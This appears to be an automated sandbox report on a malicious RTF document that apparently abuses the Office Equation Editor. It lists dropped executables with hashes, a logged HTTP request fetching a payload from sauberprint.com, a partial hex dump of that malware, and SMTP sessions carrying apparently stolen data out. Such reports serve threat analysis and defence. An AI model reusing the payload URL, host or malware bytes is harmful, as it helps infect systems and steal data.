SHA1:	B3C846434A3139DFADB44E99380B4DDDBF8B5A99
SHA-256:	744CD8972EA91D90724010FC63AF41933E9C61728560A17224C95C474D9E4B7F
SHA-512:	8D8F0030718573D864C635A1CEF691405654B12F6A02345F0A437D45233D50613310D67D9EF8E8A97A582BADEDA4554D3A62654210D35B2692F673D9963C3269
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Yga.....0..`..... .....@.. ..... ..@.....O..... ..... ..H.....text....`... ...`..... ..`.rsrc.....b.....@..@.reloc..... .....v.....@..B.....H.....n...`.....&.(.....*...0..m..... ...L.....+J..l#.....@..Y.Yl(.....,!.....#.....@..Y.Yl(....iY...+.....X....i. .....-....+...*....0..C.....+*.....,..#.....@..i.Y.Yl(....iX....X....i....-....+...*..0..4.....N.....r...p...r[..p.....,.....+.....+..*.0..@.....(.....(.....rm..p(.....(.....r…p.o.....,.....-.*n...(.....r…p(.....(....*.0.....s.....

C:\Users\user\AppData\Roaming\newapp\newapp.exe	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620544
Entropy (8bit):	7.268455383222599
Encrypted:	false
SSDEEP:	12288:OYvkyLE7QsAUUURvTv4qwL7t7raAqZgRwHdVSBKQpFPENgNi8:OYvTEjA/UFA1t3yZMwHd4BKUE6
MD5:	60997F0CBBC87CE8E5581B38C39F78B7
SHA1:	B3C846434A3139DFADB44E99380B4DDDBF8B5A99
SHA-256:	744CD8972EA91D90724010FC63AF41933E9C61728560A17224C95C474D9E4B7F
SHA-512:	8D8F0030718573D864C635A1CEF691405654B12F6A02345F0A437D45233D50613310D67D9EF8E8A97A582BADEDA4554D3A62654210D35B2692F673D9963C3269
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Yga.....0..`..... .....@.. ..... ..@.....O..... ..... ..H.....text....`... ...`..... ..`.rsrc.....b.....@..@.reloc..... .....v.....@..B.....H.....n...`.....&.(.....*...0..m..... ...L.....+J..l#.....@..Y.Yl(.....,!.....#.....@..Y.Yl(....iY...+.....X....i. .....-....+...*....0..C.....+*.....,..#.....@..i.Y.Yl(....iX....X....i....-....+...*..0..4.....N.....r...p...r[..p.....,.....+.....+..*.0..@.....(.....(.....rm..p(.....(.....r…p.o.....,.....-.*n...(.....r…p(.....(....*.0.....s.....

C:\Users\user\AppData\Roaming\yxnDFepLbf.exe	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620544
Entropy (8bit):	7.268455383222599
Encrypted:	false
SSDEEP:	12288:OYvkyLE7QsAUUURvTv4qwL7t7raAqZgRwHdVSBKQpFPENgNi8:OYvTEjA/UFA1t3yZMwHd4BKUE6
MD5:	60997F0CBBC87CE8E5581B38C39F78B7
SHA1:	B3C846434A3139DFADB44E99380B4DDDBF8B5A99
SHA-256:	744CD8972EA91D90724010FC63AF41933E9C61728560A17224C95C474D9E4B7F
SHA-512:	8D8F0030718573D864C635A1CEF691405654B12F6A02345F0A437D45233D50613310D67D9EF8E8A97A582BADEDA4554D3A62654210D35B2692F673D9963C3269
Malicious:	false

C:\Users\user\AppData\Roaming\yxnDFepLbf.exe	
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....Yga.............0..`.............. ........@.. .................................. ..@....................................O..................................................................................... .............. ..H...........text....`... ...`................. ..`.rsrc...............b.............@..@.reloc........ ....v..............@..B.......................H........n...`..&.(......*...0..m......... ...L......+J..l#.......@..Y.Yl(..........,!......#.......@..Y.Yl(....iY...+........X....i. .....-....+...*....0..C...........+*.........,..#.......@..i.Y.Yl(....iX....X....i....-....+...*..0..4..........N......r...p...r[..p......,.......+.........+..*.0..@..........(......(.....rm..p(.....(......r...p.o........,..........- .*n...(.....r...p(.....(....*.0............s........

C:\Users\user\Desktop\~$ecification.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user..A.l.b.u.s.............p........1...............2..............@3...............3......z.......p4......x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.418464148838647
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Specification.doc
File size:	3803
MD5:	a9c264b36e9a8bcb07dd7caad3e74c7a
SHA1:	b123be7f202496264a25ea58d9b6116eba3de5da
SHA256:	a386ffc6861f5ddad443d3b4d98d91a0bed209b7662e24f bc0bb2478a417d177
SHA512:	3f9b4dcf3aeff7527f32a7e5cab4dff5fb7103bdc76d81e31 75840e89328d5a0855195e42f9467f58ad6e4cd97135e7 ecad2ea1618a35b2f0fe4f54abb7ad75
SSDEEP:	96:KSkxJttPUYOM+6hVo4ms3X53xHB0yaHn4Y4Om3l vi9y:KSkxJX5J+6hD3J3xhb+4Y499
File Content Preview:	{\rtf9434{\object62152269 \" \objemb10247329\:\objupdate1102554011025540 \objw3179\objh6628{*\objdata410639 {{{\bin0000 {*\ob

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000106h								no
1	000000B8h	2	embedded	equAtION.3	1557				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 10:26:25.036048889 CEST	192.168.2.22	8.8.8.8	0xb4b2	Standard query (0)	sauberprint.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:05.129455090 CEST	192.168.2.22	8.8.8.8	0x5ab1	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:11.615385056 CEST	192.168.2.22	8.8.8.8	0xd7ac	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:20.777324915 CEST	192.168.2.22	8.8.8.8	0x58dc	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:30.349631071 CEST	192.168.2.22	8.8.8.8	0x80a0	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:30.368644953 CEST	192.168.2.22	8.8.8.8	0x80a0	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:36.688185930 CEST	192.168.2.22	8.8.8.8	0x4ee9	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:46.856535912 CEST	192.168.2.22	8.8.8.8	0xf70e	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:46.876408100 CEST	192.168.2.22	8.8.8.8	0xf70e	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:53.415322065 CEST	192.168.2.22	8.8.8.8	0x827c	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:01.383985043 CEST	192.168.2.22	8.8.8.8	0x22fa	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:10.602905989 CEST	192.168.2.22	8.8.8.8	0xdafa	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:20.852186918 CEST	192.168.2.22	8.8.8.8	0x8082	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:26.863205910 CEST	192.168.2.22	8.8.8.8	0x6ccb	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 10:26:25.175530910 CEST	8.8.8.8	192.168.2.22	0xb4b2	No error (0)	sauberprint.com		143.95.246.178	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:05.148144007 CEST	8.8.8.8	192.168.2.22	0x5ab1	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:11.633466959 CEST	8.8.8.8	192.168.2.22	0xd7ac	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:13.533118010 CEST	8.8.8.8	192.168.2.22	0x43c8	No error (0)	windowsupdate.s.llnwi.net		178.79.242.128	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:13.577188969 CEST	8.8.8.8	192.168.2.22	0xbb5a	No error (0)	windowsupdate.s.llnwi.net		178.79.242.128	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:20.795392036 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:30.368124008 CEST	8.8.8.8	192.168.2.22	0x80a0	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:30.387015104 CEST	8.8.8.8	192.168.2.22	0x80a0	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:36.706481934 CEST	8.8.8.8	192.168.2.22	0x4ee9	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:46.875161886 CEST	8.8.8.8	192.168.2.22	0xf70e	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 10:27:46.894870996 CEST	8.8.8.8	192.168.2.22	0xf70e	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:27:53.433789968 CEST	8.8.8.8	192.168.2.22	0x827c	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:01.401932001 CEST	8.8.8.8	192.168.2.22	0x22fa	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:10.621231079 CEST	8.8.8.8	192.168.2.22	0xdafa	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:20.869642973 CEST	8.8.8.8	192.168.2.22	0x8082	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Oct 14, 2021 10:28:26.881685972 CEST	8.8.8.8	192.168.2.22	0x6ccb	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sauberprint.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	143.95.246.178	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 10:26:25.360321045 CEST	0	OUT	GET /lupin/booobb.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sauberprint.com Connection: Keep-Alive
Oct 14, 2021 10:26:25.520526886 CEST	2	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 14 Oct 2021 08:26:25 GMT Content-Type: application/x-msdownload Content-Length: 620544 Connection: keep-alive Last-Modified: Wed, 13 Oct 2021 22:24:09 GMT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 db 59 67 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 60 06 00 00 16 03 00 00 00 00 00 fa 7f 06 00 00 20 00 00 00 80 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a8 7f 06 00 4f 00 00 00 00 80 06 00 d4 13 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 00 60 06 00 00 20 00 00 00 60 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d4 13 03 00 00 80 06 00 00 14 03 00 00 62 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 09 00 00 02 00 00 00 76 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 dc 7f 06 00 00 00 00 48 00 00 00 02 00 05 00 9c 6e 00 00 0c 60 00 00 03 00 00 00 85 00 00 06 a8 ce 00 00 00 b1 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 02 28 1a 00 00 0a 00 00 2a 00 00 13 30 04 00 6d 00 00 00 01 00 00 11 00 1f 20 0a 06 8d 4c 00 00 01 0b 16 0c 2b 4a 00 02 6c 23 00 00 00 00 00 00 40 06 17 59 08 59 6c 28 1b 00 00 0a fe 05 16 fe 01 0d 09 2c 21 00 07 08 17 9e 02 23 00 00 00 00 00 00 00 40 06 17 59 08 59 6c 28 1b 00 00 0a 69 59 10 00 00 2b 04 07 08 16 9e 00 08 17 58 0c 08 07 8e 69 fe 04 13 04 11 04 2d aa 07 13 05 2b 00 11 05 2a 00 00 00 13 30 04 00 43 00 00 00 02 00 00 11 00 16 0a 16 0b 2b 2a 00 02 07 94 17 fe 01 0c 08 2c 1a 06 23 00 00 00 00 00 00 00 40 02 8e 69 07 59 17 59 6c 28 1b 00 00 0a 69 58 0a 00 07 17 58 0b 07 02 8e 69 fe 04 0d 09 2d cc 06 13 04 2b 00 11 04 2a 00 13 30 03 00 34 00 00 00 03 00 00 11 00 18 8d 4e 00 00 01 0b 07 16 72 01 00 00 70 a2 07 17 72 5b 00 00 70 a2 02 16 fe 01 0c 08 2c 08 00 07 16 9a 0a 00 2b 06 00 07 17 9a 0a 00 06 0d 2b 00 09 2a 13 30 03 00 40 00 00 00 04 00 00 11 00 16 0b 28 06 00 00 06 00 00 28 07 00 00 06 00 72 6d 00 00 70 28 1c 00 00 0a 00 28 1d 00 00 0a 0a 06 72 ed 00 00 70 1b 6f 1e 00 00 0a 16 fe 01 0c 08 2c 02 17 0b 00 07 16 fe 01 0d 09 2d ca 2a 6e 00 1f 0a 28 1f 00 00 0a 00 72 f1 00 00 70 28 1c 00 00 0a 00 28 20 00 00 0a 00 2a 13 30 04 00 df 00 00 00 05 00 00 11 00 16 0a 73 11 00 00 06 0b 16 0c 16 0d 16 13 04 16 1f 0a 72 8a 03 00 70 28 0f 00 00 06 8d 09 00 00 02 13 05 11 05 28 0e 00 00 06 00 28 0c 00 00 06 0a 38 99 00 00 00 00 11 05 28 0d 00 00 06 00 28 21 00 00 0a 00 06 16 fe 01 13 06 11 06 2c 2b 00 11 05 12 02 12 03 28 0b 00 00 06 00 11 05 08 9a 25 6f 6e 00 00 06 09 59 6f 6f 00 00 06 00 06 08 09 28 08 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELYga0` @ @O  H.text` ` `.rsrcb@@.relocv@BHn`&(*0m L+Jl#@YYl(,!#@YYl(iY+Xi-+*0C+*,#@iYYl(iXXi-+*04Nrpr[p,++*0@((rmp((rpo,-*n(rp((*0srp(((8((!,+(%onYoo(

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Oct 14, 2021 10:27:05.532373905 CEST	587	49166	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:05.532851934 CEST	49166	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:05.706798077 CEST	587	49166	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:05.707554102 CEST	49166	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:05.883184910 CEST	587	49166	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:27:11.961122990 CEST	587	49167	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:11.961383104 CEST	49167	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:12.122982025 CEST	587	49167	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:12.123188019 CEST	49167	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:12.284459114 CEST	587	49167	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:27:21.147293091 CEST	587	49169	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:21.147842884 CEST	49169	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:21.322063923 CEST	587	49169	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:21.322565079 CEST	49169	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:21.496547937 CEST	587	49169	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:27:30.745565891 CEST	587	49170	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:30.757003069 CEST	49170	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:30.933882952 CEST	587	49170	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:30.934087992 CEST	49170	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:31.110553980 CEST	587	49170	198.54.122.60	192.168.2.22	220 Ready to start TLS

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Oct 14, 2021 10:27:32.820272923 CEST	49170	587	192.168.2.22	198.54.122.60	.Y W`g`%/O7S'-cM Ei? *aw_^rVLJG\3/^^27^!*w5NiSaj]psDK%.*.dwys:7BL/cn]h_^g35%YD\#@#rO T`!1-IxcQV- ;P[hL]dN%\]} s "<CF?!Ed4)Q,iP]{e7n)xf!E_6oU!#:Tv&:ALXsKQr? qNbpRbQ6-Np<AEDxkfAc1X{QmN#M,/0E "1xX$*sBSjjO^Mr":u7+"d@U;N&d<Ed#ir;f XmZ&>y%!x*N-=iz>_,g4gOOm]"ewvp *,?)h{ZKx$dL|FgNc-7r2B4?}BD&,*v0zFZ/? $b3qFD1!hFUi(mf)@%_9A@SyV/D"cW~9DV03D BN:\jRHHUr)qfdARhG>:7D57P/Jh+BpSBM+8*C=R4,Y\Mm:k W,@mt)b@<MO:OAaDYkq[\d^H]a`JcCmC}f[UEuZ%x?G c]T)233iFUzI,~FlpZ~!)3vyD'9^1"TG-h7}bu#4nW e]DdiL#{0" <[hid#61Mh%*_f\[W7kYYE,:Q$o8/\S1 p- \U9H&G4d:kc1o&R=!EQm"TSpzKgq76Au"=W*+h[9>}4QSUZ| 2pg}zn^ ^w *.neOrmu/:S6IES<V7sqyq%Q/Z'3>a<.&pL*hl}=1e<H{z1)0a|b1^Hef8@ fhCWZ{UoJobqS_w<8f9[\FKH[3mpTIh$p7..7?U+6!&,2KREd19O .p>lzp0L4a}tt46c6zC79Z/[qD19l}qdv}j_N-50k\|\|gt@K\|p}O,:zusIe4JNf~ {}_P`JU{8.PFl^"{d2e'\b#f6v:AB}/1WVv+ MI=w`&R?o?RJ]ao%8k%[4E5.#PqLZT]eYenos XwEUCu>n)Da\gePz^4:^Y>1*LLnPS)f{ B)VL?BA_%6#Z3:'!>3\4AYrMp)fpx'(mHPy`l+%8d5]vsEd$ >?f82~k"S- =qOIY334k!1fOBbE:F8 3%s[i90+#'8r1T85/R*aU!2ISfi*wF)FKu^&LVe^96W>%" ?r$
Oct 14, 2021 10:27:37.046349049 CEST	587	49171	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:37.046890020 CEST	49171	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:37.214433908 CEST	587	49171	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:37.214757919 CEST	49171	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:37.381959915 CEST	587	49171	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:27:47.267491102 CEST	587	49172	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:47.270256042 CEST	49172	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:47.432157040 CEST	587	49172	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:47.432754040 CEST	49172	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:47.594366074 CEST	587	49172	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:27:53.767194033 CEST	587	49173	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:27:53.767810106 CEST	49173	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:27:53.933026075 CEST	587	49173	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:27:53.933541059 CEST	49173	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:27:54.098292112 CEST	587	49173	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:28:01.753148079 CEST	587	49174	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:28:01.753392935 CEST	49174	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:28:01.927175045 CEST	587	49174	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:28:01.927440882 CEST	49174	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:28:02.100999117 CEST	587	49174	198.54.122.60	192.168.2.22	220 Ready to start TLS

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Oct 14, 2021 10:28:10.954339027 CEST	587	49175	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:28:10.954849958 CEST	49175	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:28:11.119950056 CEST	587	49175	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:28:11.120472908 CEST	49175	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:28:11.285031080 CEST	587	49175	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:28:21.197062016 CEST	587	49177	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:28:21.197453022 CEST	49177	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:28:21.359134912 CEST	587	49177	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:28:21.359436989 CEST	49177	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:28:21.521919966 CEST	587	49177	198.54.122.60	192.168.2.22	220 Ready to start TLS
Oct 14, 2021 10:28:27.209139109 CEST	587	49178	198.54.122.60	192.168.2.22	220 PrivateEmail.com prod Mail Node
Oct 14, 2021 10:28:27.209547997 CEST	49178	587	192.168.2.22	198.54.122.60	EHLO 088753
Oct 14, 2021 10:28:27.371490955 CEST	587	49178	198.54.122.60	192.168.2.22	250-mta-05.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Oct 14, 2021 10:28:27.371788979 CEST	49178	587	192.168.2.22	198.54.122.60	STARTTLS
Oct 14, 2021 10:28:27.533137083 CEST	587	49178	198.54.122.60	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1916 Parent PID: 596

General

Start time:	10:27:12
Start date:	14/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding

Imagebase:	0x13fbc0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 684 Parent PID: 596

General

Start time:	10:27:14
Start date:	14/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: edufyrigefy4utwgqeoriufj4ce.exe PID: 1184 Parent PID: 684

General

Start time:	10:27:16
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
Imagebase:	0xf90000
File size:	620544 bytes

MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
